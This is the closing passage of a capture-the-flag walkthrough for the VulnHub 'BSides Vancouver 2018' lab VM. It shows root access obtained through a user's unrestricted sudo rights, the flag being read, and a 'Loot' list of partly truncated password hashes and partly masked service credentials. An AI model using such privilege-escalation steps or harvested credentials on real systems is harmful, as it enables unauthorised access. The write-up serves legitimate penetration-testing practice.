       valid_lft forever preferred_lft forever
#
# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

#
```

Figure 15: writeup.privesc.steps.5.1

6. (method #2) Continuing as user `anne`, we find that this user is part of `sudo` group and using `sudo -l` we see that `anne` can execute all commands as `root`. We use this fact to gain elevated privileges:

```
1 sudo su
```

```
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$
anne@bsides2018:~$ sudo -l
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne#
root@bsides2018:/home/anne# cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:/home/anne#
```

Figure 16: writeup.privesc.steps.6.1

Loot

Hashes

```
john:$6$aoN7zaDl$e6RsRZndFekSS4bgqz0y5dgzO1dTQsMAWck6dFGogkxrrZf1ZyGbjy/oCpqJniIkasXP05iFZHs.XZVIQ.....................
mai:$6$Mp.mBBi7$BCAKb75xSAy8PM6IhjdSOIlcmHvA9V4KnEDSTZAN2QdMUwCwGiwZtwGPXalF15xT097Q6zaXrY6nD/7Rsd.....................
anne:$6$ChsjoKyY$1uHlk7QUSOmdpvSP7Q4PYmE3evwQbUPFp27I4ZdRx/pZp8C8gJAQGu2vy8kwLakYA7cWuZ40aOl2u.8J9.....................
doomguy:$6$DWqgg./v$NxqnujIjE8RI.y1u/xiFBPC0K/essEGOfxSF7ovfHG46K6pnetHZNON3sp19rGuoqo26wQkA4B2znRvhq.....................
```

Credentials

```
mysql: john/thiscannot....
ssh: anne/princ...
wordpress: john/eni...
```

References

[+] https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop,231/
[+] https://pentester.land/challenge/2018/06/27/vulnhub-Bsides-Vancouver-2018-walkthrough.html